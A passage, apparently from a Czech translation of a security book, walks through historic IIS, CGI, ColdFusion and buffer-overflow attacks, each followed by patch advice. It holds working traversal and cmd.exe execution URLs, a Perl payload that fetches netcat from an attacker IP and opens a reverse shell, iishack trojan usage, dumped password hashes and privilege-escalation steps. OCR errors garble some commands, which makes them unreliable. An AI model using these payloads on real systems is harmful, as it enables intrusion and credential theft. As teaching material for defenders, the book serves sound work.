`http://192.168.51.101/cgi-bin/test-cgi?*`

Na výstupu je zobrazen obsah systémové proměnné QUERY\_STRING:

```
QUERY_STRING = count.cgi createuser.pl nph-test-cgi phf php.cgi search.pl
test-cgi wwwcount.cgi
```

Seznam skriptů umožní útočníkovi zjistit, jaká další slabá místa server obsahuje (PHF, PHP atd.), a může jich využít k získání administrátorských privilegií.



## Obrana proti chybám v CGI

Pokud se nechcete spokojit s naším lakonickým řešením „vymazat všechny vadné skripty“, prostudujte následující odkazy. Zabývají se problematikou vytváření bezpečných skriptů:

- <http://www.go2net.com/people/paulp/cgi-security/>
- <http://www.sunworld.com/swol-04-1998/swol-04-security.html>
- <http://www.w3.org/Security/Faq/wwwsf4.html>
- [ftp://ftp.cert.org/pub/tech\\_tips/cgi\\_metacharacters](ftp://ftp.cert.org/pub/tech_tips/cgi_metacharacters)
- <http://www.csclub.uwaterloo.ca/u/mlvanbie/cgisec/>

## IIS a chyby v ASP (Active Server Pages)

Rozšířenost	8
Složitost	9
Dopad	5
Celkové riziko	7

ASP je odpověď Microsoftu na Perl a CGI v Unixu. Jsou obvykle vytvářeny pomocí VBScriptu, který kromě jiného umožňuje dotazy do databáze a zobrazování výsledků v okně prohlížeče. Jednou z pěkných vlastností ASP je schopnost generovat kód HTML dynamicky. Méně pěknou vlastností ovšem je několik chyb, které útočníkovi umožňují prohlížet zdrojový kód aplikací v ASP. Co je na tom špatného? Útočník může nalézt další bezpečnostní díry v logice programu a může také odhalit některé citlivé informace uvedené ve zdrojovém kódu. Příkladem mohou být jména a hesla používaná pro přístup do databází.

### Poznámka

Více informací o útocích na IIS najdete v knize Hacking Exposed Windows 2000.

## ASP chyba Dot Bug

 Chyba byla objevena roku 1997 skupinou LOpt a umožňuje prohlédnout zdrojový kód ASP. Pokud byl jako WWW server použit IIS 3.0, stačilo ASP URL ukončit tečkou a byl zobrazen zdrojový kód:

`http://192.168.51.101/code/example.asp.`

Více informací o této chybě naleznete na <http://oliver.efri.hr/~crv/security/bugs/NT/asp.html>.

## Obrana proti chybě Dot Bug

Dobrá zpráva je, že chyba byla opravena Microsoftem vydáním hotfixu pro IIS 3.0, který můžete najít na <ftp://ftp.microsoft.com/bussys/IIS/iis-public/fixes/usa/security/fesrc-fix/>.

Špatná zpráva je, že hotfix způsobil nový problém. Náhradou tečky ve jménu souboru „example.asp“ je jí hexadecimální reprezentací (0x2e) lze opět zobrazit zdrojový kód souboru:

`http://192.168.51.101/code/example%2easp`

## ASP chyba v datových tocích

 Chyba je vlastně přirozeným pokračovatelem chyby ASP dot a byla objevena Paulem Ashtonem. Umožňuje zkopirování zdrojových kódů ASP. Využití chyby je velmi jednoduché. Vyzkoušejte následující URL:

`http://192.168.51.101/scripts/file.asp::$DATA`

Pokud zadaný server chybu obsahuje a vy používáte prohlížeč Netscape, objeví se dialogové okno s dotazem na místo, kam má být soubor se zdrojovým kódem uložen. Internet Explorer zobrazí implicitně zdrojový kód ve svém okně. Další informace týkající se této chyby jsou uvedeny na <http://www.root-shell.com>.

## Obrana proti ASP chybě v datových tocích

 Záplata pro IIS 3.0 se nachází na <ftp://ftp.microsoft.com/bussys/IIS/iis-public/fixes/usa/security/iis3-datafix> a pro IIS 4.0 na <ftp://ftp.microsoft.com/bussys/IIS/iis-public/fixes/usa/security/iis4-datafix>.

Chybu lze také odstranit zrušením práv čtení u inkriminovaných souborů pro skupinu Everyone. Konec konců pro tyto programy je vhodné mít nastavená pouze práva pro spouštění (execute).

## **Chyba v showcode.asp a codebrws.asp**

Tato chyba se týká IIS 4.0 a opět umožňuje zobrazení zdrojového kódu ASP. Nejedná se o klasickou chybu, ale spíše o ukázku špatného programování. Pokud při instalaci IIS 4.0 zvolíte instalaci ukázkových ASP programů, zkopírujete z média několik velmi špatně naprogramovaných příkladů, které útočníkovi umožní prohlížet obsah jiných souborů. Problém leží v neschopnosti skriptu zablokovat použití „...“ ve jménu souboru. Následující příklad zneužití showcode.asp zobrazí soubor boot.ini (pokud máte v systému nastavena přístupová práva velmi mírně, lze zobrazit v podstatě libovolný soubor):

<http://192.168.51.101/msadc/Samples/SELECT0R/showcode.asp?source-../../../../boot.ini>

Stejně tak můžete prohlížet soubory na lokálním disku cílového počítače pomocí chyby v codebrws.asp. Můžeme například najít CIF soubory uživatelů pcAnywhere (viz kapitola 13):

<http://192.168.51.101/iissamples/exair/howitworks/codebrws.asp?source=../../../../winnt/repair/setup.log>

Pomocí výše popsaných chyb však nelze z cílového systému korektně získat binární soubory. ASP skript totiž provádí konverzi znaků a binární soubor (například SAM.J) tak poruší. Zkušený hacker však bude jistě schopen například právě soubor SAM rekonstruovat.

## Obrana proti chybám v showcode.asp a codebrws.asp

Problém odstraní hotfix pro IIS. Hotfix a odpovídající článek z Knowledge Base (Q232449) naleznete na [ftp://ftp.microsoft.com/bussys/IIS/iis-public/fixes/usa/](http://ftp.microsoft.com/bussys/IIS/iis-public/fixes/usa/). Viewcode-fix.

## **Chvyby v webhits.dll**

Chyby umožňující opět prohlížení souborů objevil tým Cerebus Information Security a využívají ISAPI aplikaci webhits.dll. První takzvaný HTW útok využívá existujícího HTW souboru:

<http://192.168.51.101/iissamples/issamples/oop/qfull hit.htm?CiWebHitsFile=../../../../winnt/repair/setup.log&CiRestriction=none&CiHiliteType=Full>

Druhý .HTW útok lze provést, pokud v URL zadáme jméno neexistujícího souboru. Jako základ použijeme jméno existujícího souboru, přidáme k němu více než 230 mezer (%20) a doplníme koncovku .htw. Služba bude ignorovat koncovku .HTW a poskytne útočníkovi zadaný (existující) soubor:

Třetí chyba spočívá v použití souboru se jménem null.htm:


<http://192.168.51.101>null.htm?CiWebHitsFile=../../../../winnt/repair/setup.log&CiRestriction=none&CiHiliteType=Full>

Předcházející příklad zobrazí soubor /winnt/repair/setup.log:




## Obrana proti chybám v webhits.dll

Chyba se dá obejít tak, že odstraníme mapování aplikace na koncovku .HTW. Vyberte master properties ohroženého serveru a dále Edit pro WWW Service. Klepněte na záložku Home Directory a stiskněte tlačítko Configuration ve skupině Application Settings. Uvidíte následující okno:



Označte mapování pro .HTW a stiskněte tlačítko Remove. Od tohoto okamžiku server nebude volat web-hits.dll automaticky, a nebude tedy náhodný k výše uvedené chybě:



## Chyba „Translate:f“ Showcode v IIS 5

Rozšířenost	<b>5</b>
Složitost	<b>9</b>
Dopad	<b>4</b>
Celkové riziko	<b>6</b>

Chyby typu showcode v IIS zřejmě nemají konce. Problém s Translate:f, který zveřejnil v konferenci Bugtraq Daniel Dočekal, je dobrým příkladem toho, co se stane, když útočník vygeneruje neočekávaný vstup, který způsobí, že web server poskytne soubor, který by normálně neposkytl.

Chyba Translate:f se projeví po odeslání nekorektního příkazu GET, požadujícího skript vykonávaný na straně serveru (server-side executable) nebo soubor podobného typu (Active Server Pages, ASP nebo soubory global.asa). Tyto soubory jsou určeny k vykonání na serveru a rozhodně ne ke zpracování klientem. Nekorektní příkaz GET donutí IIS odeslat obsah souboru klientovi, místo aby ho vykonal pomocí odpovídajícího interpreta.

Klíčovým aspektem nekorektního příkazu GET je hlavička ukončená řetězcem Translate:f a obrácené lomítko (\) následující bezprostředně po specifikovaném URL. Uvedeme příklad takového příkazu:

```
GET /global.asa\\ HTTP/1.0
Host: 192.168.20.10
User-Agent: SensePostData
Content-Type: application/x-www-form-urlencoded
Translate: f
[CRLF]
[CRLF]
```

Odesláním souboru, který obsahuje výše uvedený text, na cílový server docílíme zobrazení souboru /global.asa:

```
D:\> type trans.txt| nc -nvv 192.168.234.41 80
(UNKNOWN) [192.168.234.41] 80 (?) open
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Wed, 23 Aug 2000 06:06:58 GMT
Content-Type: application/octet-stream
Content-Length: 2790
ETag: "0448299fcd6bf1:bea"
Last-Modified: Thu, 15 Jun 2000 19:04:30 GMT
Accept-Ranges: bytes
Cache-Control: no-eache
<!-Copyright 1999-2000 bigCompany.com -->
<object RNTerver CPEession fixit PRG"igco.object"(\b\uldb ></object>\b\uldb >
("ConnectionText") - "DSN=Phone;UID=superman;Password=test;""
("ConnectionText") = "DSN=Backend;UID=superman;PWD=test;""
("LDAPServer") = "LDAP://ldap.bigeo.com:389"
("LDAPUserID") = "cn=Admin"
("LDAPPwd") - "password")
```

Získaný výpis jsme trochu upravili, abychom zdůraznili jeho nejzajímavější části. Je smutnou realitou, že se na mnohých serverech stále ještě setkáváme s hesly vloženými přímo do ASP a ASA souborů. V našem případě získal útočník hesla k několika back-end souborům, včetně jednoho LDAP systému.

V Internetu lze najít Perl skripty, které útok automatizují (trans.pl od Roelofa Temmingha a srcgrab.pl od Smilera).

Hned po zveřejnění této chyby propukla debata o její hlavní příčině. Oficiálním vysvětlením Microsoftu je, že problém spočívá v nesprávném interním mechanismu zpracování souborů obsaženém v jádru IIS (stejná příčina problémů jako v minulosti). Tento názor je obsažen v dokumentu MS00-58 (<http://www.microsoft.com/technet/security/bulletin/MS00-058.asp>).

Daniel Dočekal však zastává názor, že problém souvisí s novým protokolem WebDAV, který je primárně podporován firmou Microsoft. Protokol umožňuje na web serveru vytvářet, mazat, přesunovat, vyhledávat soubory a měnit jejich atributy. Tušíte problémy, které by to mohlo v budoucnu přinést? WebDAV je v IIS 5 podporován implicitně. Ačkoli HTTP hlavička Translate není ve specifikaci WebDAV (RFC 2518) zmíněna, Daniel tvrdí, že o ní našel zmínu v knihovně MSDN (Microsoft Developer Network), kde se tvrdí, že specifikace písmene F (false) v poli Translate umožní získat datový tok souboru.

Komunikace s Microsoft Product Security Teamem nakonec vyjasnila, že se jedná skutečně o problém protokolu WebDAV, který je implementován jako ASAPI filtr (httpext.dll) interpretující HTTP příkazy ještě před tím, než to udělá IIS. Řetězec Translate:f signalizuje tomuto filtru, že má požadavek zpracovat, ale koncové zpětné lomítko filtr zmáte a ten požadavek předá přímo operačnímu systému. Win2000 tak poskytnou soubor útočníkovi, místo aby ho vykonaly na serveru.

Jedná se o klasický případ takzvané kanonizace. Více informací o této problematice se dozvítíte v dokumentu, který popisuje chybu MS00-57 <http://www.microsoft.com/technet/security/bulletin/fq00-057.asp>:

„Kanonizace je proces, kterým mohou být různé ekvivalentní formy jména přetvořeny do jednoho standardního jména - tzv. kanonického jména. Například jména c:\dir\test.dat, test.dat a ..\test.dat mohou v rámci jednoho počítače odkazovat na jeden a ten samý soubor. Jedná se tedy o proces, kdy jsou *různí* jména mapována na jméno typu c:\dir\test.dat.“

Specifikováním jedné z mnoha možných forem kanonického jména souboru můžeme dosáhnou toho, že bude dotaz zpracováván různým způsobem (buď ho zpracuje IIS nebo operační systém). Stará známa chyba ::\$DATA je dobrým příkladem problému kanonizace.

Vypadá to, že Translate:f funguje podobně. Obelstěním komponenty WebDAV a specifikací hodnoty „falešne“ je obsah souboru odeslán na klienta.

## Obrana proti „Translate:f“

Nejlepší asi bude, když budete prostě předpokládat, že skripty vykonávané na straně serveru (IIS) si může každý uživatel Internetu přečíst, a nebudeste do nich tedy nikdy ukládat citlivé informace. Microsoft tomu ostatně v dokumentu MS00-58 říká „běžné bezpečnostní opatření“.

Samozřejmě je více než vhodné aplikovat záplatu zmíněnou ve výše uvedeném dokumentu (záplata je také obsažena v Service Packu 1 pro Win2000).

Je zajímavé, že podle Russe Coopera (jak uvedl v Bugtraqu pro NT) problém opraví i předcházející záplata pro IIS 4. Proveďme radši malé shrnutí:

- Pokud je na IIS 4.0 aplikována záplata MS00-019, systém není k výše popsanému útoku náchylný.
- Systémy s IIS 5.0 (ať již s nebo bez záplaty MS00-019) musí být opraveny pomocí SP1 nebo MS00-058.

Poznamenejme také, že pokud nejsou na adresáři obsahujícím cílové soubory nastavena práva pro čtení, nepodaří se útočníkovi aplikujícímu výše popsaný útok soubory přečíst (bude mu vrácena chyba „HTTP 403 Forbidden“).



## Nedostatečná kontrola unikódových vstupů

Rozšířenost	10
Složitost	8
Dopad	7
<b>Celkové riziko</b>	<b>8</b>

Unikód je pokus o jednotnou sadu znaků zahrnující všechny jazyky. Ne všechny implementace web serveru tento kód podporují, takže pokud se bez něho neobejdete, musíte provozovat některý z rozšířených serverů, jako je Apache nebo IIS.

Příčinou problémů není sama znaková sada Unicode, ale její implementace. Chybu popsal jako první Rain.forest.puppy (RFP) a NSFocus (<http://www.nsfocus.com>) zveřejnili dokument zabývající se touto problematikou koncem roku 2000. Chyba se stane vážnou v případě, že jsou splněny následující podmínky (většinou se tak děje):

- Existuje adresář s povoleným zápisem a procházením (write/execute), do kterého může útočník přenést zákeřný kód.
- Program cmd.exe je přítomen na disku obsahujícím webové stránky a není na něj aplikován ACL.

Útočník pak může opustit kořenový adresář WWW serveru, spustit příkazový interpreter (cmd.exe) a vykonat příkaz pod kontem IUSR. K praktickému uskutečnění útoku stačí zadat následující příkaz:

```
GET /scripts/..%c0%af..%c0%af../winnt/system32/cmd.exe?+/c+dir+'c:\'HTTP /1.0
```

Použití „%c0%af“ není k úspěšnému vykonání útoku nezbytně nutné. Můžete použít libovolné další „nelegální“ reprezentace znaků „/“ a „\“ :

- %c1%lc
- %c1%9c
- %c0%9v
- %c0%af
- %c0%qf
- %c1%8s
- %c1%pc

Tato chyba vede ke klasickému útoku, kdy útočník odešle na server netcat a zpět si nechá vrátit prompt příkazového interpreta. Na cílovém počítači lze samozřejmě spustit i jiné programy, jako je například TFTP klient, pomocí kterého pak lze nainstalovat prakticky libovolný software.

Jediným problémem, se kterým se musí útočník vypořádat, je, že netcat poběží jako IUSR, takže bez speciálních privilegií. K eskalaci privilegií pod Windows NT lze použít program hk.exe od Toddha Sabina (<http://www.nmrc.org>). Co se týče Windows 2000, je situace mnohem složitější, ale provést to lze. Uvedme postup, který vede k eskalaci privilegií pomocí Unikódu pod IIS 5.

1. Vytvořte ISAPI DLL, který bude volat RevertToSelf, které vrátí aplikaci běžící jako proces IIS do kontextu SYSTEM. Jakmile je toho dosaženo, přidejte vašeho aktuálního uživatele (IUSR) do lokální administrátorské skupiny a obnovte uživatelův token, aby bylo možné získaná privilegia ihned použít.

2. Přejmenujte tuto DLL na jedno ze jmen nalezených pod IIS Metaklíčem LM/W3 SVC/InProcessIsapiApps (jedná se například o jména idq.dll, httpext.dll, httpodbc.dll, ssinc.dll, msw3prt.dll, author.dll, admin.dll a shtml.dll).
3. Přeneste tuto **DLL** na cílový server pomocí Unikódu (práci za vás odvede jeden z několika veřejně dostupných skriptů, můžete například zkusit unicodeloader.pl od Roelofa Temmingha). **DLL** musí být uložena do adresáře, na který má IUSR oprávnění execute (takovým místem může být například adresář /scripts).
4. Vyvolání této **DLL** pomocí web prohlížeče způsobí, že bude uživatel IUSR přidán do lokální administrátorské skupiny. Nyní je možné pomocí Unikódu spustit cmd.exe s administrátorskými privilegiemi. Hotovo.

Tento koncept vytvořil Oded Horovitz s asistencí J. D. Glasera.

## Obrana proti chybě Unikódu

Existuje několik možností, jak se proti výše popsanému útoku bránit. Nejlepší z nich je instalovat záplatu od Microsoftu (dokumenty MS00-057, MS00-078 nebo MS00-086). Alternativní metodou je zesílení bezpečnosti IIS podle doporučení Microsoftu. Doporučení najdete na následujících adresách:

Windows NT	<a href="http://www.microsoft.com/technet/itsolutions/security/tools/iischk.asp">http://www.microsoft.com/technet/itsolutions/security/tools/iischk.asp</a>
Windows 2000	<a href="http://www.microsoft.com/technet/itsolutions/security/tols/iis5chk.asp">http://www.microsoft.com/technet/itsolutions/security/tols/iis5chk.asp</a>

## Double Decode



Rozšířenost	9
Složitost	8
Dopad	7
Celkové riziko	8

V květnu 2001 zveřejnil NSFocus (<http://www.nsfocus.com>) popis další chyby stylu Unicode. Útok je založen na tom, že IIS provádí v některých případech dvojnásobné dekódování hexadecimálně kódovaných URL, ale bezpečnostní kontrolu provádí pouze po prvním dekódování. Tuto chybu můžete zneužít pomocí následujícího URL:

`http://www.example.com/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\`

Stejně jako v případě útoku pomocí Unikódu musí mít adresář nastavena práva execute. Můžete použít následující varianty kódu:

- %255c
- %%35c
- %%35%63
- %25%35%63



## Obrana proti útoku Double Decode

Aplikujte záplatu <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms01-026.asp>.



## Chyby serveru Cold Fusion

Skupina LOpt objevila mnoho závažných chyb v produktu Cold Fusion Application Server firmy Allaire. Chyby umožňují neoprávněné spouštění programů na webovém serveru. Instalace produktu zahrnuje příklady programů a online dokumentaci. Problémy pramení z toho, že dostupnost těchto souborů není omezena pouze na server, kde jsou instalovány.

První problém způsobuje soubor openfile.cfm, který útočníkovi umožňuje odeslat na webový server libovolný soubor. Openfile.cfm zajišťuje odeslání souboru na webový server, ale o samotné zobrazení souboru v prohlížeči se stará displayopenedfile.cfm. Exprecalc.cfm pak odeslaný soubor zpracuje a vymaze (tedy měl by ho vymazat). Pokud použijeme pouze openfile.cfm, můžeme systém obelstít tak, že přenesený soubor nevymaze a spustí námi definovaný program. Postup je následující:


1. Vytvořte soubor, který zajistí spuštění požadovaných příkazů na cílovém počítači. Může to být například následující Perl skript (bude samozřejmě pracovat pouze tehdy, pokud bude na cílovém počítači nainstalován interpreter jazyka Perl):

```
system("tftp -i 192.168.51.100 GET nc.exe");
system("nc -e cmd.exe 192.168.51.100 3000");
```


2. Zadejte do prohlížeče následující URL:

<http://192.168.51.101/cfdocs/expeval /openfile.cfm>

3. Vložte připravený skript do pole Open Filé a stiskněte OK:



Měli byste vidět něco takového:



4. V URL nahradte D:\INETPUB\WWWROOT\cfdocs\expeval\test.pl jménem souboru (exprcalc.cfm), který vymáže odeslaný soubor. Výsledné URL by mělo vypadat následovně:  

```
http://192.168.51.101/cfdocs/expeval/ExprCalc.cfm?RequestTimeout=2000&OpenFilePath=D:\INETPUB\WWWROOT\cfdocs\expeval\exprcalc.cfm
```
5. V okně prohlížeče byste měli vidět obsah souboru exprcalc.cfm a tento soubor by měl být vymazán. Pokud nyní pomocí openfile.cfm přenesete nějaký soubor na cílový server, již by vymazán být neměl.
6. Znovu pošlete test.pl na cílový systém (tentokrát by neměl být vymazán).
7. Spusťte test.pl pomocí následujícího URL:

```
http://192.168.51.101/cfdocs/expeval/test.pl
```

8. Pokud jste nezapomněli spustit TFTP server a netcat v režimu naslouchání, získáte následující „Administrátorský“ příkazový řádek:

```
C:>nc -l -p 3000
Microsoft (R) Windows NT (TM)
```

(C) Copyright 1985-1996 Microsoft Corp.

D:\INETPUB\WWWROOT\cfdocs&gt;

## Obrana proti chybám v serveru Cold Fusion

Máme dvě možnosti:

- Odstranit výše uvedené skripty.
- Aplikovat záplatu souboru exprcalc.cfm od firmy Allaire (<http://www1.allaire.com/handlers/index.cfm?ID=8727&Method=Full>

## PŘEPLNĚNÍ VYROVNÁVACÍ PAMĚTI

Rozšířenost	9
Složitost	9
Dopad	10
Celkové riziko	9

Přeplnění vyrovnávací paměti (buffer overflow) je v Unixu problémem již několik let a na toto téma bylo napsáno mnoho příspěvků. Mezi nejznámější patří články Dr. Mudgea „How to write buffer overflows“ z roku 1995 ([http://www.insecure.org/stf/mudge\\_buffer\\_overflow\\_tutorial.html](http://www.insecure.org/stf/mudge_buffer_overflow_tutorial.html)) a „Smashing the stack for fun and profit“ od Aleph One z roku 1996 (původně publikovaný v časopisu Phrack číslo 49). Další informace o této problematice lze nalézt na <http://destroy.net/machines/security/>.

Krátké řečeno, spočívá přeplnění vyrovnávací paměti v naplnění proměnné větší hodnotou, než je očekávána, což vede při vhodně zvolených datech k neoprávněnému vykonání příkazů na cílovém počítači. Pokud má napadený proces privilegia superuživatele, mají tato privilegia i vykonané příkazy. Problém je téměř vždy způsoben špatně napsaným programem (aplikace uloží data do vyrovnávací paměti, aniž by zkontrolovala jejich formát). Často používaným neoprávněným příkazem v prostředí operačního systému Solaris může být například: /usr/openwin/bin/xterm -display <vase\_IP\_adresa>:0.0&.

Následující příklady by měly objasnit, jak útočník využívá chybu přetečení vyrovnávací paměti a na co dát pozor v případě programování vlastních aplikací.

## Chyba PHP

Jsou známy dvě (možná i více) chyby v PHP skriptech. První z nich je typická chyba špatného prověření vstupních dat, která umožňuje prohlédnutí libovolného souboru v systému. Podrobněji je popsána na <http://oliver.efri.hr/~crv/security/bugs/mUNIXes/httpd13.html>.

Druhá, mnohem zajímavější byla objevena v dubnu roku 1997 skupinou Secure Networks Inc. Jednalo se o přeplnění vyrovnávací paměti ve skriptu php.cgi, distribuovaném s NCSA HTTPD serverem verze 2.0beta10 a dřívější. Problém nastal v okamžiku, kdy útočník předal dlouhý řetězec funkci FixFilename()

a přepsal tím zásobník, což umožnilo vykonat neoprávněný kód. Podrobnější informace jsou na <http://oliver.efri.hr/~crv/security/bugs/mUNIXes/httpdl4.html>.

## Obrana proti chybě v PHP

Existují dvě možná řešení:

- Odstraňte chybné skripty.
- Nainstalujte poslední verzi PHP, která problém odstraňuje.

## Chyba ve wwwcount.cgi

Program wwwcount.cgi je populární počítadlo přístupů na webový server. Obsahuje chybu, kterou v roce 1997 zveřejnil Plaguez a která umožňuje vykonání libovolného kódu na cílovém serveru. Byly zveřejněny minimálně dva způsoby, jak chyby zneužít. Výsledkem bylo vždy okno xtermu na útočníkově počítači.

Více informací o chybě i s doporučenou opravou najdete na:

<http://oliver.efri.hr/~crv/security/bugs/mUNIXes/wwwcount.html>

<http://oliver.efri.hr/~crv/security/bugs/mUNIXes/ww-wcnt2.html>.

## Obrana proti chybě ve wwwcount.cgi

Opět existují dvě řešení:

- Odstraňte skript wwwcount.cgi.
- Odeberte souboru práva na spouštění příkazem chmod -x wwwcount.cgi.

## iishack, chyba v IIS 4.0

Neblaze proslulá chyba v Microsoft IIS 4.0 byla zveřejněna v červnu roku 1999. Byla objevena skupinou eEye security. Je způsobena nedostatečnou kontrolou jmen souborů .HTR, .STM a .JDC v URL a umožňuje útočníkovi přenést na server kód, který lze poté spustit s právy administrátora.

Program, který využívá této chyby, se jmenuje iishack a můžete ho mimo jiné nalézt na <http://www.technotronic.com>. Program odesílá URL a jméno trojského koně, kterého chcete spustit:

```
C:\nt\>iishack 10.12.24.2 80 172.29.11.101/getem.exe
_____(IIS 4.0 remote buffer overflow exploit)_____
(c) dark spyrit - barns@eeye.com.
http://www.eEye.com

[usage: iishack <host> <port> <url>]
eg - iishack www.example.com 80 www.myserver.com/thetrojan.exe
do not include 'http://' before hosts!
```

Data sent!

Uvedený program getem.exe je vytvořen tak, že vyextrahuje pwdump.exe a spustí netcat takovým způsobem, aby naslouchal na portu 25 a vracel příkazový řádek (**nc -nw -L -p 25 -t -e cmd.exe**). Pokud se

vše povede, můžeme na svém počítači spustit netcat a dostaneme příkazovou řádku cílového systému s právy konta SYSTÉM (v podstatě Administrátor):

```
C:\>nc -nv 10.11.1.1 26
(UNKNOWN) [10.11.1.1] 26 (?) open
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.
```

```
C:>pwdump
administrator:500:D3096B7CD9133319790F5B37EAB66E30:5ACA8A3A546DD587A
58A251205881082 : Built-in account for administering the computer/domain:
Guest:501:N0 PASSWORD*****:NO PASSWORD*****
*****:Built-in account for guest access to the computer/domain:
sqldude:1000:853FD8D0FA7ECF0FAAD3B435B51404EE:EE319BA58C3E9BCB45AB13
CD7651FE14:::
SQLExecutiveCmdExec:1001:01FC5A6BE7BC6929AAD3B435B51404EE:0CB6948805
F797BF2A82807973B89537:SQLExecutiveCmdExec,SQL Executive CmdExec Task Account:C_:
```

S trohou štěstí a programem L0phtCrack můžete získat administrátorské heslo (plus hesla mnoha dalších uživatelů systému).

Ještě jednodušším typem útoku (i když o něco nápadnějším) je vytvoření nového uživatelského konta příkazem **net localgroup password haxor /add** a poté přidání uživatele haxor do skupiny Administrátore příkazem **localgroup Administrátore haxor /add**. Jestliže má cílový server navíc otevřený NetBIOS port (TCP 139), může se útočník připojit a provádět se systémem téměř cokoli. Vytvoření konta je však tak velký zásah do systému, že zůstane málokdy nepovšimnut.

## Obrana proti iishacku

Aplikujte záplatu vytvořenou Microsoftem (<ftp://ftp.microsoft.com/bussys/IIS/iis-public/fixes/usa/ext-fix/>). Skupina eEye security vytvořila záplatu také, ale je vhodnější dát přednost opravě od výrobce.

## Přeplnění IIS bufferu .printer

Rozšířenost	10
Složitost	9
Dopad	10
Celkové riziko	10

Chyba byla zveřejněna týmem eEye Digital Security a spočívá v přeplnění bufferu ISAPI filtru, který pracuje se soubory .printer. Jedná se konkrétně o DLL:

C:\WINNT\System32\msw3prt.dll

DLL realizuje tisky pomocí IPP (Internet Printing Protocol). Chyba se projeví po odeslání přibližně 420 bajtů v hlavičce „Host:“ HTTP protokolu:

```
GET /NULL.printer HTTP/1.0
```

Host : AA  
AAA  
AAAAAAAAAAAAAAAAAAAAAAAAA (až 420)

Tento požadavek způsobí zhroucení web serveru. Na serveru SecurityFocus.com můžete najít program iis5hack.zip, který realizuje tento útok.

## Obrana proti přeplnění bufferu .printer

Aplikujte záplatu <http://www.microsoft.com/technet/security/bulletin/MS01-023.asp>.

Z dlouhodobého hlediska je nejlepší strategií obrany proti útokům tohoto typu odstranění mapování typů souborů pro všechny DLL, které se nepoužívají.

## Přeplnění bufferu ISAPI idq.dll Index Serveru

Rozšířenost	9
Složitost	9
Dopad	8
Celkové riziko	9

Tuto chybu objevil Riley Hassell a zveřejnil ji 18. června 2001. Chybou, která umožňuje vykonání libovolných příkazů s právy lokálního uživatele System, trpí jak IIS 4.0, tak IIS 5.0.

